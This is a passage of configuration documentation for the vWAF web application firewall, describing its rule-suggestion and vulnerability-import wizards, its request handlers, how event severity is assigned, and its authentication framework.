ATTENTION: The Suggest Rules Wizard is primarily intended to create an initial security configuration. Be cautious if you've already edited custom rules (handlers). The Suggest Rules Wizard may overwrite some settings of the Whitelist Handler and of the Invalid URL Handler.

If you've edited the Whitelist Handler or the Invalid URL Handler manually, review the following settings after running the Suggest Rules Wizard:

Whitelist Handler: protected-form-fields, allow-unknown-form-fields

Invalid URL Handler: valid-url-pattern, valid-full-url-pattern.

NOTE: For more information regarding Wizards, see *Using Wizards to Configure Applications*.

Attributes when the wizard Is run for the first time

Attribute	Meaning
Enable Logging	Enable this option to enter into the learning phase. The Wizard then enables the *Log Request Response Handler*in order to gather information on the responses of your web application. **NOTE:** When you've finished the learning phase, you need to run the wizard again to create the rules based on the collected data.

Attribute	Meaning
Log in Detection Mode	When this option is enabled, vWAF logs request arguments not only when in protection node, but also when in detection mode (see *Detection Mode, Protection Mode*). **NOTE:** This always logs request arguments, even if your web application generates a 4xx error message for this request. This can result in learning invalid requests.

Attributes when the wizard Is run again after the initial learning period

Feature	Meaning
Reenable Logging	(This option is only available in a repeated run of the wizard after the option **Disable Logging** has been activated.) You should continue logging for some more time if you feel that the learning period might have been too short for vWAF to collect enough relevant data, or if you've added new functions to your web application. To do so, activate the option **Reenable Logging**. ***NOTE:*** *This skips the creation of new rules and terminates the wizard. Note that you must run the wizard again after enough data have been collected in order to create new rules.* ***NOTE:*** *It's likely that the Invalid URL Handler was enabled when the wizard was run for the last time. Reenabling logging disables the Invalid Url Handler. If you've configured the Invalid URL Handler manually, all modifications are lost.*
Log in Detection Mode	When this option is enabled, vWAF logs request arguments not only when in protection node, but also when in detection mode (see *Detection Mode, Protection Mode*). **NOTE:** This always logs request arguments, even if your web application generates a 4xx error message for this request. This can result in learning invalid requests.
Disable Logging	Now, as you're running the wizard for a second time after the initial learning period, the *Log Request Response Handler* that was added by the wizard has already collected data. Usually, the wizard disables the *Log Request Response Handler* now. Request logging increases request latency and should therefore not be permanent. If you feel that the learning period might have been too short to collect enough relevant data, uncheck the option **Disable Logging**. Request logging then continues.
Delete collected data	When this option is enabled, vWAF deletes all data that has been previously collected for the application. We recommend doing the following: • You should delete the collected data if your web application has changed significantly since you've last run the wizard. • You should not delete the collected data if your web application didn't change, or if your web application has only been extended with additional functions, but the existing ones didn't change.

Feature	Meaning
Allow all unknown variables	When this option is enabled, vWAF doesn't block traffic for form fields that vWAF doesn't know. By default this option is enabled. **NOTE:** While disabling the option **Allow all unknown variables** gives you some extra security on the one hand, on the other hand it involves the risk that vWAF unintentionally blocks some intended traffic. This may happen if some form fields haven't been used during the learning phase of the wizard. In case you disable the option we recommend to test the full availability and operability of your web application as soon as possible.
Use Simple Configuration	Activate this option if you want vWAF to attempt to accommodate all the settings in the default path /.* . In this case, the Suggest Rules Wizard creates no additional paths underneath the application. The handlers added by the wizard are only configured once (for the default path /.*), but as a consequence often have a relatively large number of complex rules. The option **Use simple configuration** is therefore particularly useful in all cases where in you want to use the proposed configuration without changes and without having to refine them individually. If the option **Use simple configuration** isn't active, the Suggest Rules Wizard creates a separate path for each path. In this case, a greater number of paths are generated with separate handlers configured for each individual path. However, each of these handlers has only a very manageable number of rules. **NOTE:** The paths added by the Suggest Rules Wizard inherit all possible settings already made on the application level for these paths.
Global Handling	Here you can optionally specify a list of key-value patterns that are always valid, independent from the path. You can use *Regular Expressions* here.
Valid Paths	Enable this option if you want to restrict the usage of paths without arguments. If this option is enabled, vWAF adds all found paths without arguments to the URL whitelist and remove any wildcards. Finally vWAF blocks paths that weren't logged.

Handlers configured by the Suggest Rules Wizard

The Suggest Rules Wizard configures the following handler:

- *Log Request Response Handler* and various handlers, based on the facts learned from the responses.

Vulnerability description Import Wizard

You can start this application-specific wizard on the **Wizards** tab when you've selected an application in the navigation area.

NOTE: Instead of using the Vulnerability Description Import Wizard, you can also use *Vulnerability Management* for more advanced configuration.

Purpose

A source code analyzing tool like CodeSecure (**www.armorize.com**) can scan your web application for possible vulnerabilities such as Cross-Site-Scripting (XSS) and SQL Injection. However, it may take some time to implement the fix and to test the fixed web application before you put it online.

The Vulnerability Description Import Wizard helps you to bridge this gap. The wizard automatically reads the report of the analyzing tool and creates a set of blacklist rules based on the vulnerable entry points and variables listed in the report.

This provides instant protection for a vulnerable web application.

ATTENTION: The Vulnerability Description Import Wizard wasn't designed to guarantee long-time protection of vulnerable applications. If analysis revealed some attack vectors, fix these problems as soon as possible. Use the rules created by the Vulnerability Description Import Wizard only for interim protection.

NOTE: For more information regarding Wizards, see *Using Wizards to Configure Applications*.

Prerequisites

You must have a vulnerability report file in xml format created by the product CodeSecure to use this wizard.

Also vWAF must have access to a current baseline rules file (see *Baseline Protection* and *Configuring and Updating Baseline Protection*).

Attributes

Attribute	Meaning
Document Root	The vulnerability report contains the full paths to individual files. In order to create generic rules for your web application, vWAF must remove those parts of the paths that won't be part of a request. Therefore, you must specify your document root path, here. Example: On a web server, a web application is stored under the path /company/application1/. The URL to access this web application is www.myapplication1.com. So you must specify /company/application1/as your document root. If, for example, your vulnerability report lists a file /company/application1/forms/form1.html, this is then stripped to /forms/form1.html.

Attribute	Meaning
XML File Upload	Here you need to upload the XML file that contains your vulnerability report. 1) Click the **Browse** button and select the file. 2) Click the **Submit File** button. 3) Once the file has been successfully transferred, the message "upload finished" appears underneath the input box. 4) Press the **Next** button in the wizard to continue.

Handlers configured by the Vulnerability Description Import Wizard

The Vulnerability Description Import Wizard configures different handlers, including the *Invalid Request Handler*, based on the vulnerabilities listed in the vulnerability report file, and on the corresponding rules given by the rules file.

Handlers

You can modify the security configuration of vWAF in detail on the level of individual handlers. For general information on using handlers, see *Editing Handlers*.

Global handlers always relate to an entire application. They aren't explicitly passed on to paths but always executed, no matter which path a request relates to. Handler templates apply to an entire application as well. The settings of the handler template are inherited by the paths defined in the application. Inherited properties can be overwritten individually (see *Types of Handlers and Attribute Inheritance* for details). Individual handlers can also be added on path level.

> **NOTE:** vWAF provides a great variety of handlers for all security related tasks. If you want to perform custom checks or modifications for which vWAF doesn't supply any standard handlers, you can use the *Script Handler* to run your own Python scripts.

Handler Group Connection

- *Shortcut Handler* (Global Handler)
  Tells vWAF to ignore all other handlers for specific URLs. This can be used to increase performance for parts of your web application that are completely static and thus don't involve the risk of an attack.
- *Log Request Response Handler* (Global Handler)
  Logs all requests, including POST arguments, in a special log file, as well as response data. This information is used later by the *Suggest Rules Wizard* as the starting point for the suggested rules.
- *Secure Connection Handler* (Global Handler)
  Prevents attacks on the SSL stack on the web server. If certain properties aren't met, vWAF denies the request with a configurable HTTP error code.
  Required by the *Session Handler* if an SSL session ID is to be used.
- *ICAP Client Handler*
  Provides the possibility to integrate with an ICAP server.
- *Log Configuration Handler*
  Allows additional information to be logged in the log files.
- *Valid Client IP Handler*
  Validates the IP address of the client being queried using a list of valid IP address ranges. Requests with an invalid IP address are denied by vWAF with a configurable HTTP error code.
- *Time Period Handler*
  Restricts the access to your web application or to parts of your web application (path) based on day of the week and time. Outside these permitted times, vWAF denies requests with a configurable HTTP error code.
- *Limit Requests Per Second Handler*
  Limits the maximum number of requests to be processed per time unit. The calculation is based on the token bucket procedure. If the permitted contingent of pending requests is exceeded, vWAF denies further requests with HTTP error code 503 (Service Unavailable) until more tokens are available.
- *Event Per IP Per Path Prefilter Handler*
  Special handler that triggers the *Requests Per IP Per Path Per Timeframe Per Application Event Source*. Only needed if this event source is to be used.

Handler Group Header

- *Valid Request Handler*
  Checks the validity of a request to ensure that it observes the syntax rules of the HTTP protocol and HTML code. If the request contains syntax errors, vWAF denies the request with the HTTP error code 403 (Forbidden).
- *Valid HTTP Method Handler*
  Limits the permitted HTTP methods for a request. Invalid requests are denied by vWAF with an HTTP error code conforming to the HTTP protocol.
- *Classify Request Handler*
  Notes an evaluation of the risk potential for each request in the log file. The evaluation of these log file entries will help you later on to optimize the present security configuration even further.
- *Robots.txt Handler*
  Generates a virtual robots.txt file, which is then supplied as the result of the query of the URL /robots.txt. This makes any robots.txt file already included in your web application ineffective.
- *Required Header Field Handler*
  Checks requests for the presence of specific headers. If there's no header of this type, vWAF denies the request with the HTTP error code 403 (Forbidden).
- *Check User Agent Handler*
  Checks that the HTTP agent header sent by the browser is permitted, using a blacklist and a whitelist. Non-permitted requests are denied by vWAF with a configurable HTTP error code.
- *Deny Handler*
  When this handler is active, vWAF denies all requests with the HTTP error code 403 (Forbidden). Usually path-specific and only used temporarily.
- *Redirect Handler*
  Permits the dynamic generation of an HTTP redirect response as a response to the current request. If a request matches a predefined URL pattern, vWAF replaces this with a predefined character string.
- *Invalid Cookie Handler*
  Checks requests for manipulated cookies. If a cookie contains a non-permitted character string, vWAF denies the request with a configurable HTTP error code.
- *Response Header Security Handler*
  Enforces response header security options to improve client side security and prevent attacks such as content hosted by vWAF being embedded in frames in untrusted pages, cross site scripting and attacks based on browser MIME-type vulnerabilities.
- *Cross Origin Resource Sharing Handler*
  Checks and verifies, based on handler attributes and rules, whether or not to grant browser cross origin access to resources hosted by vWAF.

Handler Group Session

- *Session Handler*(Global Handler)
  With an active Session Handler, vWAF establishes a separate, secure session between the web server and the client. A cryptographically secure session ID is transferred into a cookie in the process.
- *Cookie Jar Handler* (Global Handler)

Protects the cookies in your web application. Cookies are then no longer issued by the web server, but are stored by vWAF in the session created by the *Session Handler*. Protected cookies are therefore no longer forwarded to the client.

Must be used in combination with the *Session Handler*.

- *OWA Protection Handler* (Global Handler)

  Protects the web application Microsoft Outlook Web Access in particular against brute force attacks and prevents access to third party mailboxes.
- *Entry Point Handler* (Global Handler)

  Forces the web application to go to specific URLs. When landing on a different URL, vWAF diverts to a specified URL.

  Only has an effect when the *Session Handler* is also active.
- *Url Encryption Handler*(Global Handler)

  Implements session-specific encrypted URLs. Redirects the request to a defined main page if the first request within a session is onto a page that isn't included in a defined entry point list. Dynamically encrypts all links to pages that are located below the main page in the directory structure.
- *Referer Handler*

  Evaluates the HTTP referer header. In the event of access attempts with an undesirable HTTP referer, vWAF denies the request either with the HTTP error code 403 (Forbidden) or generates a redirect to a specific URL. Graylisting is possible as well. Only has an effect when the *Session Handler* is also active.
- *Authentication Handler*

  Protects a path via authentication.
- *Virtualize Form Field Handler*

  Encrypts form variables in POST requests with the help of the secure session ID generated by the Session Handler. This makes the field names unpredictable for an attacker.

Handler Group Input Protection

- *Invalid Cookie Handler*

  Checks the URL given in a request. Requests with an invalid URL are denied by vWAF with a configurable HTTP error code.
- *Content Type Handler*

  Limits the permitted content types for requests. Denies all requests that don't state one of the configured content types.
- *Whitelist Handler*

  Checks requests for manipulated arguments in input fields. vWAF accepts the request only if an argument matches a specified whitelist.
- *Invalid Parameter Handler*

  Prevents manipulated URI parameters from reaching your web application.
- *Invalid Args Handler*

  Checks requests for manipulated arguments in input fields. If an argument is invalid, vWAF denies the request with a configurable HTTP error code.
- *Invalid Request Handler*

  Checks requests for invalid specifications of HTTP method, URI, arguments, parameters, header and body.
- *Baseline Protection Handler*

Implements the rules that are created automatically by the *Baseline Protection Wizard*.

- *Invalid Body Text Handler*
  Checks the body of requests and responses for undesirable character strings. If this occurs, vWAF returns a configurable HTTP error code.
- *Simple Form Protection Handler*
  Simplified form of the Invalid Args Handler. Also checks requests for manipulated arguments in input fields. If an argument is invalid, vWAF denies the request with a configurable HTTP error code.
- *Protect Form Handler*
  Automatically scans all responses for hidden and protected form fields. By doing this, the handler automatically learns what these fields usually contain. If it later detects any suspicious discrepancy within a request, it denies this request with the HTTP error code 403 (Forbidden).

Handler Group Backend

- *Hide Basic Auth Handler* (Global Handler)
  Lets an HTTP Basic Auth based authentication of the web server look like a session and form-based authentication to the user. Only has an effect if the *Session Handler* and the *Cookie Jar Handler* are also active.
- *Application Virtualization Handler* (Global Handler)
  In requests, replaces one host name with another. As an option, also replaces the host name in responses if a specific content type is given in a response.
- *Valid XML Handler*
  Returns an error code if XML data sent with a request don't adhere to a specified DTD.
- *Check HTML Syntax Handler*
  Verifies the syntax of the HTML code returned by your web application.
- *Response Body Filter Handler*
  Removes or replaces specific character strings from the body of the response returned to the user by the server.
- *Script Handler*
  Allows you to execute a Python script. This enables you to expand the scope of vWAF functions according to your specific requirements.

Internal System Handlers

In addition to the configurable handlers mentioned in the groups above, there are also a number of internal system handlers. These handlers can't be manually configured and added to a ruleset. However, if they become active their names do appear in the log files (see *Log File Entries*).

- *Block Traffic Handler*
  Generates a log file entry when a request has been denied because the traffic has been blocked in the application control (see *Application Control*).
- *Application Control*
  Generates a log file entry when a request has been accepted because a ruleset has been deactivated in the application control.
- *No Configuration Found Handler*
  Generates a log file entry if the host specified in a request didn't match.

- *No Customer Key Found Handler*
  Generates a log file entry if there's a customer key specified in the enforcer options but you didn't use this customer key for any application.
- *No Matching Path Found Handler*
  Generates a log file entry if the host specified in a request was found, but no path matching the URL of the request is defined.
- *Vulnerability Protection Handler*
  Internally needed for *Vulnerability Management*.

Severity of Events Triggered by Handlers

In various places, vWAF calculates and shows a severity level of events:

- In the *Log Files*, there's a column that lists the severity of each individual event.
- In *Attack Analysis*, you get an overview of how many attacks of a certain severity have been launched. This gives you an instant idea of the current threat.

When using the *Requests Per IP Per Path Per Timeframe Per Application Event Source*, you can tell vWAF to count only requests that have at least a particular severity.

Severity Levels

There are three severity levels:

- low
  It's likely that the incident wasn't an attack at all, or that there's a rather limited risk involved with the type of attack.
- medium
  There's some fair risk that this incident might have been an attack.
- high
  It's likely that a direct attack has been launched on your web application. The nature of the attack involves a considerable threat.

How the severity is calculated

The risk level of an event is determined by the handler that triggers the event.

Handler	Severity levels
Invalid Args Handler *Invalid Body Text Handler* *Invalid Parameter Handler* *Invalid Request Handler* *Invalid URL Handler* *OWA Protection Handler* *Protect Form Handler* *Simple Form Protection Handler* *Whitelist Handler*	high
Authentication Handler *Event Per IP Per Path Prefilter Handler* *ICAP Client Handler* *Script Handler* *Valid XML Handler* *Virtualize Form Field Handler*	medium

Handler	Severity levels
Application Virtualization Handler *Check HTML Syntax Handler* *Check User Agent Handler* *Classify Request Handler* *Content Type Handler* *Cookie Jar Handler* *Deny Handler* *Entry Point Handler* *Hide Basic Auth Handler* *Invalid Cookie Handler* *Limit Requests Per Second Handler* *Log Configuration Handler* *Log Request Response Handler* *Redirect Handler* *Referer Handler* *Required Header Field Handler* *Response Body Filter Handler* *Robots.txt Handler* *Secure Connection Handler* *Session Handler* *Shortcut Handler* *Time Period Handler* *Url Encryption Handler* *Valid Client IP Handler* *Valid HTTP Method Handler* *Valid Request Handler*	low
Baseline Protection Handler	The severity level depends on the particular rule that the handler applies. (If several rules match a request, the one with the highest severity determines the total severity.) The rules of this handler usually aren't configured manually but are added and updated by the Baseline Protection Wizard. You can view the rules and each corresponding severity as follows: 1) Edit the Baseline Protection Handler. 2) In the line labeled **rules**, click **Show Rules**. You now see a list of all rules configured for the handler. 3) Click the rule for which you want to know its severity. The view expands and shows a table with the rule's details, including its severity level.

ATTENTION: Be aware that the actual risk potential always depends on the particular web application being attacked. The severity levels can help you decide whether it's worth enabling a particular handler compared to the risk of getting false positives by this handler. However, to a certain extent, this always remains a fuzzy decision. We recommend using detection mode for testing new rulesets or new versions of your web application. You can then fix false positives before enabling protection mode (see *Detection Mode, Protection Mode*).

Application Virtualization Handler

Purpose

The Application Virtualization Handler replaces one host name with another in requests.

In addition, the Application Virtualization Handler can also replace the host name in responses if a response conforms to a specified content type.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*.

Recommendations for Use

Use the Application Virtualization Handler when your web application is being moved to a new domain (new host name), but the web application uses permanently programmed paths, for example. You don't then need to reprogram your web application.

By replacing a host name in the response, you can conceal which server a response is coming from.

Attributes

Attribute	Meaning
rewrite response-content types	**NOTE:** This feature is ignored in detection mode. If the Application Virtualization Handler is active, vWAF always replaces the host name in requests, but only in the responses to these requests if these have a specific Content Type (Internet Media Type, MIME Type). Specify the content types for which the replacement is to be made in the response. Examples: • text/html *HTML files (*.htm, *.html, *.shtml)* • text/plain *pure text files (*.txt)*
rewrite hostname	In each of the left-hand columns, enter the host name to be used and seen by the user. In the right-hand column, enter the host name that vWAF is to forward to the web application instead.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.

Attribute	Meaning
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

Authentication Handler

NOTE: This handler only has an effect when the *Session Handler* is also active. In detection mode, the Authentication Handler is ignored.

Purpose

You can protect individual paths via authentication. By setting up different authentication zones you're free to choose whether the paths use the same or different authentication. This is especially helpful if your web application doesn't have a secure built-in authentication mechanism.

You're free to provide your own authentication frontend.

To achieve authentication, the authentication framework involves the following components:

- **Authentication Handler**in vWAF
- **Authentication Server Backend** (also provided with vWAF)
- **Authentication Server Frontend** (LDAP implementation provided with vWAF; can be customized)

  NOTE: The components of the authentication framework are configured in the configuration file zeusafm.conf (attributes see *System Configuration*).

  NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

For details regarding HTTP Basic Auth, see *Hide Basic Auth Handler*.


Severity


Events triggered by this handler are given the severity: medium.

For details on severity levels, see *Severity of Events Triggered by Handlers*.

How the authentication framework works

The components of the authentication framework interact as follows:





Authentication Handler

The Authentication Handler monitors access to the paths to which it was assigned. At least one “authorized token” is needed, else the handler starts an authentication cycle (see later in this section). It generates a unique AUTH_SESSION_ID per vWAF session (this ID is used by the Authentication Server Backend to identify a user).

The Authentication Handler communicates only with the Authentication Server Backend via a simple private interface (XMLRPC). In fact the communication from the Authentication Handler to the Authentication Server Backend goes through an “object callback channel”. The Authentication handler understands only some very simple commands like “redirect to url ...” and “set following tokens ...”.

Authentication Server Backend

The Authentication Server Backend holds a simple storage of AUTH_SESSION_IDs and the corresponding authorized tokens. There are two interfaces: a private one (XMLRPC) for the Authentication Handler, and a second one for the Authentication Server Frontend.

- Interface to the Authentication Handler

  authenticate(AUTH_SESSION_ID, request_url, token_list)

  Returns a full URL where the handler should redirect to, and optionally a list of tokens (which the handler then stores in the vWAF session).
- Interface to the Authentication Server Frontend:
  - get_tokenlist(REQUEST_ID)

    Returns the token_list for the given REQUEST_ID. The REQUEST_ID was generated by the Authentication Server Backend and associated with the AUTH_SESSION_ID and the wanted token_list during the authenticate call from the Authentication Handler. The Authentication Server Frontend extracts the REQUEST_ID from the redirect URL that was generated by the Authentication Server Backend.
  - set_tokenlist(REQUEST_ID, token_list)

    Returns a full URL where the Authentication Server Frontend should redirect to (this URL is the stored request_url with a generated RESPONSE_ID as parameter, similar to the REQUEST_ID).

Authentication Server Frontend

The Authentication Server Frontend is the interface to the authentication mechanism (LDAP, RADIUS, PAM, or equivalent). It provides a web server, or must at least provide an HTTP server that can retrieve the redirected authentication requests and somehow authenticate the user. It interacts with the Authentication Server Backend through a very simple interface that lets it retrieve the token list for a given REQUEST_ID and provides the possibility to authenticate the given REQUEST_ID.

Authentication cycle

A full authentication cycle runs as follows:

NOTE: The numbers given in braces relate to the numbers given in the diagrams earlier in this section.

1) vWAF identifies an HTTP request on a path for which the Authentication Handler has been configured. (1)
2) The Authentication Handler becomes active and sets the AUTH_SESSION_ID in the vWAF session (or uses an existing one).
3) The Authentication Handler compares the token list (if any) in the vWAF session with the required token (the one configured by the attribute auth_zone of the handler).
4) The Authentication Handler calls authenticate on the Authentication Server Backend with AUTH_SESSION_ID / full request_URL / token_list as parameters. (2)
5) The Authentication Server Backend parses the provided request URL. there's no RESPONSE_ID, so a new REQUEST_ID is generated and the AUTH_SESSION_ID / request_URL / token_list is stored under the new REQUEST_ID.
6) Authenticate returns with a redirect URL (pointing to the Authentication Server Frontend with the REQUEST_ID as argument) and an empty token list. (3)
7) The Authentication Handler sets the (empty) token list in the vWAF session and redirects to the given URL. (4)(5)
8) The Authentication Server Frontend parses the REQUEST_ID from the URL.
9) The Authentication Server Frontend calls get_tokenlist on the Authentication Server Backend with the REQUEST_ID as argument. (6)
10) The Authentication Server Backend retrieves the stored token list for the provided REQUEST_ID.
11) The Authentication Backend returns the token list to the Authentication Server Frontend. (7)

12) The Authentication Frontend tries to authenticate the user for the given token list (via LDAP, RADIUS or equivalent). If the user isn't authenticated, the cycle stops here, else the user is authenticated for the given tokens (or a subset). (8)(9)
13) The Authentication Server Frontend calls set_tokenlist on the Authentication Server Backend with the REQUEST_ID and the token list. (10)
14) The Authentication Server Backend stores the authenticated token list under the REQUEST_ID, generates a RESPONSE_ID and associates it with the REQUEST_ID.
15) The Authentication Server Backend generates a redirect URL, which consists of the stored full request ID (from the handler request) and the RESPONSE_ID as argument. (11)(12)(13)
16) The Authentication Handler sets AUTH_SESSION_ID in the vWAF session (or uses the existing one).
17) The Authentication Handler compares the token list in the vWAF session (if any) with the required token list (the one configured by the attribute auth_zone of the handler). Still there's no match.
18) The Authentication Handler calls authenticate on the Authentication Server Backend with AUTH_SESSION_ID / full request url / token list as parameters. (14)
19) The Authentication Server Backend parses the provided request URL. there's a RESPONSE_ID, so the stored AUTH_SESSION_ID / token list is fetched.
20) The Authentication Server Backend now compares the stored AUTH_SESSION_ID with the given one (to make sure that the user didn't simply steal the response ID). If it doesn't match, the Authentication Server Backend returns a redirect URL to an errorpage. Else the RESPONSE_ID is stripped from the full request URL and this becomes the redirect to URL.
21) The Authentication Server Backend returns the redirect to URL and finally the token list. (15)
22) The Authentication Handler stores the token list in the vWAF session.
23) The Authentication Handler sets AUTH_SESSION_ID in the vWAF session (or uses the existing one).
24) The Authentication Handler compares the token list in the vWAFsession (if any) with the required token list (the one configured by the attribute auth_zone of the handler).
25) Now there's a match. The user is authenticated for at least one token.
    The HTTP request gets through to the application. (16)(17)(18)

Recommendations for use

If your web application has no secure built-in authentication mechanism, use the Authentication Handler and the provided Authentication Framework to protect access to individual paths via authentication as required.

Attribute	Meaning
auth zone	Authentication zone: Token that's required to access the path that's protected by this handler. **NOTE:** Currently you can only specify one single token here, not a list of tokens.
auth method	Specifies whether vWAF is to use internal or external authentication. • internal means that the authentication mechanism of vWAF is used • external means that an external service is used for authentication (for configuration, see *External Authentication Framework*)

Attribute	Meaning
auth server	Specifies the URL of the authentication service. **NOTE:** This URL must be specified if you use external auth method. If you use internal auth method, the default URL is the URL of the authentication daemon, as specified in system configuration by the attributes authenticationServerIP and authenticationServerPort (see *System Configuration*).
auth cache timeout	Specifies for how many seconds vWAF stores the credentials in cache. The default value is 3600 seconds (= 1 hour).
fail open	Activate this option if you want vWAF to allow requests in case the authentication back-end can't be accessed.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Baseline Protection Handler

Purpose

The Baseline Protection Handler implements the rules that have been created by the *Baseline Protection Wizard*. If a request matches one of the given patterns, vWAF denies the request with a configurable error code. ***NOTE:*** *In most cases, you do not need to edit this handler manually. However, you can fine tune settings if needed; for example, if too many false positives occur in detection mode.*

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

NOTE: For more information regarding Baseline Protection, see *Baseline Protection* and *Configuring and Updating Baseline Protection*.

Severity

The severity of the events triggered by this handler depends on the particular rule that the handler applies. To review each rule and the corresponding severity, click **Show Rules**. If several rules match a request, the one with the highest severity determines the severity.

(For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

This handler is configured automatically by vWAF to provide *Baseline Protection*. This is achieved by a black-listing mechanism that checks requests for known forms of attack.

If required, you can disable individual handler rules. Note that this does not delete rules; rules are managed and updated by vWAF. If required, you can also exclude requests that exceed a certain content size.

NOTE: There are a number of specialized handlers that run similar or partial checks, but these usually provide a broader scope of functions. The order in which handlers are executed depends on the sequence in which the handlers are listed on the tabs Global Handlers / Handler Templates / Handlers of the administration interface. Handlers listed on top are always executed first. The order is fixed and cannot be changed.

Interaction with other handlers

The Baseline Protection Handler ignores arguments that have already passed the *Whitelist Handler*.

Attributes

Attribute	Meaning
reject on zero byte	This helps protect your application against null byte injection attacks (where injection of null byte characters can alter user-supplied data and gain unauthorized access to system files). If enabled, arguments that include a zero byte are rejected. **NOTE:** This check is applied for each decoding step, if 'multiple decoding' is enabled (see below).

Attribute	Meaning
exclude from baseline check	The keys specified here are excluded from the Baseline Protection Handler ruleset. This allows you to exclude specific keys from the baseline check, such as a user-defined text field for example. *Regular Expressions* can be used. To remove a key, delete the entry in the **Regex** column. The key is removed when you save the handler updates.
log all matching patterns	If a request is denied, vWAF logs the pattern (of the attack). This option instructs vWAF to continue to check the request against other attacks, despite identify an attack already. This option is not required or recommended in general. However, it maybe useful when testing a new application to check which rules produce false positives. During this testing phase, you may accept a trade performance at the expense of logging more results, to review and eliminate false positives.
handle excluded args case sensitive	This determines whether or not arguments are treated as case insensitive or case sensitive. It is a global setting and applies to all arguments. Unless your baseline protection ruleset includes case sensitive arguments, it is recommended that this is set to case insensitive. However, if you require support for case sensitive arguments, you need to set this option to case sensitive.
apply patterns to keys	By default, the Baseline Protection Handler checks the values of requests for the patterns given under rules, but not the keys. For example, if you have a request such as http://host/foobar?key1=value1&key2=value2, the Baseline Protection Handler checks value1 and value2. If you enable the option **apply patterns to keys**, the handler checks both values and keys. This may be important, for example, where a web application processes requests in the form: http://host/foobar?something. In this example, something is not recognized as a value but as a key; therefore, **apply patterns to keys** must be enabled to ensure something is checked.
apply patterns to url parameter	By default, the Baseline Protection Handler does not check URL parameters, such as PARAMETER in the URL http://host.domain/path1;PARAMATER/path2?foo=bar. If you enable the option **apply patterns to url parameter**, the handler checks URL parameters. This option is only required if your application uses URL parameters. If you do not use URL parameters, it is recommended that the option is disabled.
max variable size	This determines the upper limit for the variable size. If the variable size of a request is greater than this value, vWAF does not check the request for the given patterns. **NOTE:** Checking requests with a variable size of more than 10KB can have a negative impact on performance. The value is entered in Bytes and the default is 2048.
reject if oversize	If enabled, vWAF denies a request if its variable is bigger than max variable size.

Attribute	Meaning
